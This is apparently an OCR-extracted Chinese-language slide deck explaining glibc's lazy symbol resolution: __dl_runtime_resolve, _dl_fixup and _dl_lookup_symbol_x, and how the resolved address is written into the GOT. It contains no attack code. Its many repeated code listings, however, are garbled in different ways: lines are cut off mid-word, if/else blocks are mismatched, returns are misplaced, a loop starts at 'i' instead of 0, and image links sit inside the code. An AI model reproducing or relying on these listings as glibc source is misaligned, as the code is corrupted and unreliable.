

- ▶ 儲存 resolve 前的狀態
- ▶ Resolve function
- ▶ 恢復 resolve 前的狀態
- ▶ Call function

```
u1f383@u1f383:/  
$ |  
  
__dl_runtime_resolve:  
    pushq %rbx  
    mov %RSP_LP, %RBX_LP  
    and $-STATE_SAVE_ALIGNMENT, %RSP_LP  
    ...  
    movq %rax, REGISTER_SAVE_RAX(%rsp)  
    ... # 各種 regs  
    movq %r9, REGISTER_SAVE_R9(%rsp)  
    movl $STATE_SAVE_MASK, %eax  
    xorl %edx, %edx  
    movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 2)(%rsp)  
    ... # 2~7  
    movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 7)(%rsp)  
    xsavec STATE_SAVE_OFFSET(%rsp)  
    mov (LOCAL_STORAGE_AREA + 8)(%BASE), %RSI_LP  
    mov LOCAL_STORAGE_AREA(%BASE), %RDI_LP  
    call __dl_fixup  
    mov %RAX_LP, %R11_LP  
    movl $STATE_SAVE_MASK, %eax  
    xorl %edx, %edx  
    xrstor STATE_SAVE_OFFSET(%rsp)  
    movq REGISTER_SAVE_R9(%rsp), %r9  
    ... # 各種 regs  
    movq REGISTER_SAVE_RAX(%rsp), %rax  
    mov %RBX_LP, %RSP_LP  
    movq (%rsp), %rbx  
    add $(LOCAL_STORAGE_AREA + 16), %RSP_LP  
    jmp *%r11
```

跳到解析到的 function address



# \$ DL Ing



# \$ DL Ing

## \_dl\_fixup

▶ 根據 link\_map->l\_info 找出 symbol 的：

- 👁 Symbol entry
- 👁 String entry
- 👁 Relocation entry
- 👁 Relocation address

▶ 解析 symbol

▶ 填到 GOT 當中

```
u1f383@u1f383:/  
$ | DL_FIXUP_VALUE_TYPE  
_dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)  
{  
    const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);  
    const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);  
    const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);  
    const PLTREL *const reloc = (const void *)D_PTR(l, l_info[DT_JMPREL]) +  
                                reloc_offset(pltgot, reloc_arg);  
  
    const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];  
    const ElfW(Sym) *refsym = sym;  
    void *const rel_addr = (void *)l->l_addr + reloc->r_offset;  
    lookup_t result;  
    DL_FIXUP_VALUE_TYPE value;  
  
    if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)  
    {  
        const struct r_found_version *version = NULL;  
  
        if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)  
        {  
            const ElfW(Half) *vernum =  
                (const void *)D_PTR(l, l_info[VERSYMIDX(DT_VERSYM)]);  
            ElfW(Half) ndx = vernum[ELFW(R_SYM)(reloc->r_info)] & 0x7fff;  
            version = &l->l_versions[ndx];  
            if (version->hash == 0)  
                version = NULL;  
        }  
        result = _dl_lookup_symbol_x(strtab + sym->st_name, l, &sym, l->l_scope,  
                                    version, ELF_RTYPE_CLASS_PLT, flags, NULL);  
        value = DL_FIXUP_MAKE_VALUE(result,  
                                    SYMBOL_ADDRESS(result, sym, false));  
    }  
    else  
    {  
        value = DL_FIXUP_MAKE_VALUE(l, SYMBOL_ADDRESS(l, sym, true));  
        result = l;  
    }  
    value = elf_machine_plt_value(l, reloc, value);  
    return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);  
}
```

# \$ DL Ing

## \_dl\_fixup

▶ 根據 link\_map->l\_info 找出 symbol 的：

- 👁 Symbol entry
- 👁 String entry
- 👁 Relocation entry
- 👁 Relocation address

▶ 解析 symbol

▶ 填到 GOT 當中

```
u1f383@u1f383:/
$ | DL_FIXUP_VALUE_TYPE
  | _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
  | {
  |     const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);
  |     const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);
  |     const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);
  |     const PLTREL *const reloc = (const void *)D_PTR(l, l_info[DT_JMPREL]) +
  |                                     reloc_offset(pltgot, reloc_arg);
  |     const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];
  |     const ElfW(Sym) *const refsym = sym;
  |     void *result;
  |     look
  |     DL_F
  |
  |     if (
  |     {
  |         const struct l_version *version = NULL;
  |
  |         if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)
  |         {
  |             const ElfW(Half) *vernum =
  |                 (const void *)D_PTR(l, l_info[VERSYMIDX(DT_VERSYM)]);
  |             ElfW(Half) ndx = vernum[ELFW(R_SYM)(reloc->r_info)] & 0x7fff;
  |             version = &l->l_versions[ndx];
  |             if (version->hash == 0)
  |                 version = NULL;
  |         }
  |         result = _dl_lookup_symbol_x(strtab + sym->st_name, l, &sym, l->l_scope,
  |                                     version, ELF_RTYPE_CLASS_PLT, flags, NULL);
  |         value = DL_FIXUP_MAKE_VALUE(result,
  |                                     SYMBOL_ADDRESS(result, sym, false));
  |     }
  |     else
  |     {
  |         value = DL_FIXUP_MAKE_VALUE(l, SYMBOL_ADDRESS(l, sym, true));
  |         result = l;
  |     }
  |     value = elf_machine_plt_value(l, reloc, value);
  |     return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);
  | }

```

Symbol table 從 l\_info 拿，第幾個 symbol 從 relocation entry 拿 (Elf64\_Rela)

# \$ DL Ing

## \_\_dl\_fixup

▶ 根據 link\_map->l\_info 找出 symbol 的：

- 👁 Symbol entry
- 👁 String entry
- 👁 Relocation entry
- 👁 Relocation address

▶ 解析 symbol

▶ 填到 GOT 當中

```
u1f383@u1f383:/
$ | DL_FIXUP_VALUE_TYPE
  | __dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
  | {
  |     const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);
  |     const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);
  |     const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);
  |     const PLTREL *const reloc = (const void *)D_PTR(l, l_info[DT_JMPREL]) +
  |                               reloc_offset(pltgot, reloc_arg);
  |     const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];
  |     const ElfW(Sym) *refsym = sym;
  |     void *const rel_addr = (void *)l->l_addr + reloc->r_offset;
  |     lookup_t result;
  |     DL_FIXUP_VALUE_TYPE value;
  |
  |     if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)
  |     {
  |         const struct r_found_version *version = NULL;
  |
  |         if (ELFW(R_SYM)(reloc->r_info) == STN_UNDEF)
  |         {
  |             version = NULL;
  |         }
  |         else
  |         {
  |             value = DL_FIXUP_MAKE_VALUE(result,
  |                                         SYMBOL_ADDRESS(result, sym, false));
  |         }
  |         else
  |         {
  |             value = DL_FIXUP_MAKE_VALUE(l, SYMBOL_ADDRESS(l, sym, true));
  |             result = l;
  |         }
  |         value = elf_machine_plt_value(l, reloc, value);
  |         return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);
  |     }
  | }
```

String table 從 l\_info 拿，第幾個 string 從 symbol entry 拿 (Elf64\_Sym)



# \$ DL Ing

## \_dl\_fixup

▶ 根據 link\_map->l\_info 找出 symbol 的：

- 👁 Symbol entry
- 👁 String entry
- 👁 Relocation entry
- 👁 Relocation address

▶ 解析 symbol

▶ 填到 GOT 當中

```
u1f383@u1f383:/
$ | DL_FIXUP_VALUE_TYPE
  _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
  {
    const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);
    const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);
    const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);
    const PLTREL *const reloc = (const void *)D_PTR(l, l_info[DT_JMPREL]) +
                                reloc_offset(pltgot, reloc_arg);
    const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];
    const ElfW(Half) *vernum = (const void *)D_PTR(l, l_info[DT_VERSYM]);
    ElfW(Half) ndx = vernum[ELFW(R_SYM)(reloc->r_info) & 0x7fff];
    version = &l->l_versions[ndx];
    if (version->hash == 0)
        version = NULL;
    result = _dl_lookup_symbol_x(strtab + sym->st_name, l, &sym, l->l_scope,
                                version, ELF_RTYPE_CLASS_PLT, flags, NULL);
    value = DL_FIXUP_MAKE_VALUE(result,
                                SYMBOL_ADDRESS(result, sym, false));
  }
  else
  {
    value = DL_FIXUP_MAKE_VALUE(l, SYMBOL_ADDRESS(l, sym, true));
    result = l;
  }
  value = elf_machine_plt_value(l, reloc, value);
  return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);
}
```

Relocation table 從 l\_info 拿，  
第幾個 Rela 從參數取得



# \$ DL Ing

## \_dl\_fixup

▶ 根據 link\_map->l\_info 找出 symbol 的：

- 👁 Symbol entry
- 👁 String entry
- 👁 Relocation entry
- 👁 Relocation address

▶ 解析 symbol

▶ 填到 GOT 當中

```
u1f383@u1f383:/
$ | DL_FIXUP_VALUE_TYPE
  _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
  {
    const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);
    const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);
    const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);
    const PLTREL *const reloc = (const void *)D_PTR(l, l_info[DT_JMPREL]) +
                                reloc_offset(pltgot, reloc_arg);

    const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];
    const ElfW(Sym) *refsym = sym;
    void *const rel_addr = (void *)l->l_addr + reloc->r_offset;
    lookup_t result;
    DL_FIXUP

    if (
    {
      cc
    if
    {
      const ElfW(Half) *vernum =
        (const void *)D_PTR(l, l_info[VERSYMIDX(DT_VERSYM)]);
      ElfW(Half) ndx = vernum[ELFW(R_SYM)(reloc->r_info)] & 0x7fff;
      version = &l->l_versions[ndx];
      if (version->hash == 0)
        version = NULL;
    }
    result = _dl_lookup_symbol_x(strtab + sym->st_name, l, &sym, l->l_scope,
                                version, ELF_RTYPE_CLASS_PLT, flags, NULL);
    value = DL_FIXUP_MAKE_VALUE(result,
                                SYMBOL_ADDRESS(result, sym, false));
  }
  else
  {
    value = DL_FIXUP_MAKE_VALUE(l, SYMBOL_ADDRESS(l, sym, true));
    result = l;
  }
  value = elf_machine_plt_value(l, reloc, value);
  return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);
}
```

Relocation base address 從 link\_map 的 l\_addr 拿，offset 從 Rela entry 拿

# \$ DL Ing

## \_dl\_fixup

▶ 根據 link\_map->l\_info 找出 symbol 的：

- 👁 Symbol entry
- 👁 String entry
- 👁 Relocation entry
- 👁 Relocation address

▶ 解析 symbol

▶ 填到 GOT 當中

```
u1f383@u1f383:/
$ | DL_FIXUP_VALUE_TYPE
  _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
  {
    const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);
    const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);
    const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);
    const PLTREL *const reloc = (const void *)D_PTR(l, l_info[DT_JMPREL]) +
                                reloc_offset(pltgot, reloc_arg);

    const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];
    const ElfW(Sym) *refsym = sym;
    void *const rel_addr = (void *)l->l_addr + reloc->r_offset;
    lookup_t result;
    DL_FIXUP_VALUE_TYPE value;

    if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)
    {
      const struct r_found_version *version = NULL;

      if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)
      {
        co
        E
        ve
        i
      }

      result = _dl_lookup_symbol_x(strtab + sym->st_name, l, &sym, l->l_scope,
                                  version, ELF_RTYPE_CLASS_PLT, flags, NULL);
      value = DL_FIXUP_MAKE_VALUE(result,
                                  SYMBOL_ADDRESS(result, sym, false));
    }
    else
    {
      value = DL_FIXUP_MAKE_VALUE(l, SYMBOL_ADDRESS(l, sym, true));
      result = l;
    }
    value = elf_machine_plt_value(l, reloc, value);
    return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);
  }
}
```

解析 symbol 最後是看 **symbol string** 為何

result = \_dl\_lookup\_symbol\_x(strtab + sym->st\_name, l, &sym, l->l\_scope, version, ELF\_RTYPE\_CLASS\_PLT, flags, NULL);  
value = DL\_FIXUP\_MAKE\_VALUE(result, SYMBOL\_ADDRESS(result, sym, false));

# \$ DL Ing

## \_dl\_fixup

▶ 根據 link\_map->l\_info 找出 symbol 的：

- 👁 Symbol entry
- 👁 String entry
- 👁 Relocation entry
- 👁 Relocation address

▶ 解析 symbol

▶ 填到 GOT 當中

```
u1f383@u1f383:/
$ | DL_FIXUP_VALUE_TYPE
  _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
  {
    const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);
    const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);
    const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);
    const PLTREL *const reloc = (const void *)D_PTR(l, l_info[DT_JMPREL]) +
                                reloc_offset(pltgot, reloc_arg);

    const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];
    const ElfW(Sym) *refsym = sym;
    void *const rel_addr = (void *)l->l_addr + reloc->r_offset;
    lookup_t result;
    DL_FIXUP_VALUE_TYPE value;

    if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)
    {
      const struct r_found_version *version = NULL;

      if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)
      {
        const ElfW(Half) *vernum =
          (const void *)D_PTR(l, l_info[VERSYMIDX(DT_VERSYM)]);
        ElfW(Half) ndx = vernum[ELFW(R_SYM)(reloc->r_info)] & 0x7fff;
        version = &l->l_versions[ndx];
        if (version->hash == 0)
          version = NULL;
      }
      result = _dl_lookup_symbol_x(strtab + sym->st_name, l, &sym, l->l_scope,
                                  version, ELF_RTYPE_CLASS_PLT, flags, NULL);
    }
    else
    {
      value = DL_FIXUP_MAKE_VALUE(l, SYMBOL_ADDRESS(l, sym, true));
      result = l;
    }
    value = elf_machine_plt_value(l, reloc, value);
    return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);
  }
}
```

已經找到 symbol，直接取出對應的位址

value = DL\_FIXUP\_MAKE\_VALUE(l, SYMBOL\_ADDRESS(l, sym, true));  
result = l;

# \$ DL Ing

## \_dl\_fixup

▶ 根據 link\_map->l\_info 找出 symbol 的：

- 👁 Symbol entry
- 👁 String entry
- 👁 Relocation entry
- 👁 Relocation address

▶ 解析 symbol

▶ 填到 GOT 當中

```
u1f383@u1f383:/
$ | DL_FIXUP_VALUE_TYPE
  _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
  {
    const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);
    const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);
    const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);
    const PLTREL *const reloc = (const void *)D_PTR(l, l_info[DT_JMPREL]) +
                                reloc_offset(pltgot, reloc_arg);

    const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];
    const ElfW(Sym) *refsym = sym;
    void *const rel_addr = (void *)l->l_addr + reloc->r_offset;
    lookup_t result;
    DL_FIXUP_VALUE_TYPE value;



    if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)
    {
      const struct r_found_version *version = NULL;

      if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)
      {
        const ElfW(Half) *vernum =
          (const void *)D_PTR(l, l_info[VERSYMIDX(DT_VERSYM)]);
        ElfW(Half) ndx = vernum[ELFW(R_SYM)(reloc->r_info)] & 0x7fff;
        version = &l->l_versions[ndx];
        if (version->hash == 0)
          version = NULL;
      }
      result = _dl_lookup_symbol_x(strtab + sym->st_name, l, &sym, l->l_scope,
                                  version, ELF_RTYPE_CLASS_PLT, flags, NULL);
      value = DL_FIXUP_MAKE_VALUE(result,
                                  SYMBOL_ADDRESS(result, sym, false));
    }
    else
    {
      value = elf_machine_plt_value(l, reloc, value);
      return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);
    }
  }
}
```

一般情況下會將解析到的 function address 寫到對應的 GOT 當中



# \$ DL Ing





# \$ DL Ing

## \_dl\_lookup\_symbol\_x part1

- ▶ 替 symbol 產生對應 hash value
- ▶ 透過 do\_lookup\_x 找 symbol 對應的 link\_map 以及 symbol table entry
- ▶ 沒找到就回傳 NULL

```
u1f383@u1f383:/  
$  
lookup_t  
_dl_lookup_symbol_x(const char *undef_name,  
                   struct link_map *undef_map,  
                   const ElfW(Sym) * *ref,  
                   struct r_scope_elem *symbol_scope[],  
                   const struct r_found_version *version,  
                   int type_class, int flags, struct link_map *skip_map)  
{  
    const uint_fast32_t new_hash = dl_new_hash(undef_name);  
    unsigned long int old_hash = 0xffffffff;  
    struct sym_val current_value = {NULL, NULL};  
    struct r_scope_elem **scope = symbol_scope;  
  
    for (size_t start = i; *scope != NULL; start = 0, ++scope)  
        if (do_lookup_x(undef_name, new_hash, &old_hash, *ref,  
                        &current_value /* 回傳的結果 */,  
                        *scope, start, version, flags,  
                        skip_map, type_class, undef_map) != 0)  
            break;  
  
    if (__glibc_unlikely(current_value.s == NULL))  
    {  
        *ref = NULL;  
        return 0;  
    }  
    ...  
}
```

# \$ DL Ing

## \_dl\_lookup\_symbol\_x part1

- ▶ 替 symbol 產生對應 hash value
- ▶ 透過 do\_lookup\_x 找 symbol 對應的 link\_map 以及 symbol table entry
- ▶ 沒找到就回傳 NULL

```
u1f383@u1f383:/  
$  
lookup_t  
_dl_lookup_symbol_x(const char *undef_name,  
                    struct link_map *undef_map,  
                    const ElfW(Sym) * *ref,  
                    struct r_scope_elem *symbol_scope[],  
                    const struct r_found_version *version,  
                    int type_class, int flags, struct link_map *skip_map)  
{  
    const uint_fast32_t new_hash = dl_new_hash(undef_name);  
    unsigned long int old_hash = 0xffffffff;  
    struct sym_val current_value = {NULL, NULL};  
    struct r_scope_elem **scope = symbol_scope;  
  
    for (size_t start = i; *scope != NULL; start = 0, ++scope)  
        if (do_lookup_x(undef_name, new_hash, &old_hash, *ref,  
                        &current_value /* 回傳的結果 */,  
                        *scope, start, version, flags,  
                        skip_map, type_class, undef_map) != 0)  
            break;  
  
    if (__glibc_unlikely(current_value.s == NULL))  
    {  
        *ref = NULL;  
        return 0;  
    }  
    ...  
}
```

# \$ DL Ing

## \_dl\_lookup\_symbol\_x part1

- ▶ 替 symbol 產生對應 hash value
- ▶ 透過 do\_lookup\_x 找 symbol 對應的 link\_map 以及 symbol table entry
- ▶ 沒找到就回傳 NULL

```
u1f383@u1f383:/  
$  
lookup_t  
_dl_lookup_symbol_x(const char *undef_name,  
                   struct link_map *undef_map,  
                   const ElfW(Sym) * *ref,  
                   struct r_scope_elem *symbol_scope[],  
                   const struct r_found_version *version,  
                   int type_class, int flags, struct link_map *skip_map)  
{  
    const uint_fast32_t new_hash = dl_new_hash(undef_name);  
    unsigned long int old_hash = 0xffffffff;  
    struct sym_val current_value = {NULL, NULL};  
    struct r_scope_elem **scope = symbol_scope;  
  
    for (size_t start = 0; *scope != NULL; start = 0, ++scope)  
        if (do_lookup_x(undef_name, new_hash, &old_hash, *ref,  
                        &current_value /* 回傳的結果 */,  
                        *scope, start, version, flags,  
                        skip_map, type_class, undef_map) != 0)  
            break;  
  
    if (__glibc_...  
{  
    *ref = ...  
    return ...  
}  
...
```

current\_value.m 存 map ;  
current\_value.s 存 symbol

# \$ DL Ing

## \_dl\_lookup\_symbol\_x part1

- ▶ 替 symbol 產生對應 hash value
- ▶ 透過 do\_lookup\_x 找 symbol 對應的 link\_map 以及 symbol table entry
- ▶ 沒找到就回傳 NULL

```
u1f383@u1f383:/  
$  
lookup_t  
_dl_lookup_symbol_x(const char *undef_name,  
                   struct link_map *undef_map,  
                   const ElfW(Sym) * *ref,  
                   struct r_scope_elem *symbol_scope[],  
                   const struct r_found_version *version,  
                   int type_class, int flags, struct link_map *skip_map)  
{  
    const uint_fast32_t new_hash = dl_new_hash(undef_name);  
    unsigned long int old_hash = 0xffffffff;  
    struct sym_val current_value = {NULL, NULL};  
    struct r_scope_elem **scope = symbol_scope;  
  
    for (size_t start = 0; *scope != NULL; start = 0, ++scope)  
        if (do_lookup_x(undef_name, new_hash, &old_hash, *ref,  
                        &current_value /* 回傳的結果 */,  
                        *scope, start, version, flags,  
                        skip_map, type_class, undef_map) != 0)  
            break;  
  
    if (__glibc_unlikely(current_value.s == NULL))  
    {  
        *ref = NULL;  
        return 0;  
    }  
    ...  
}
```

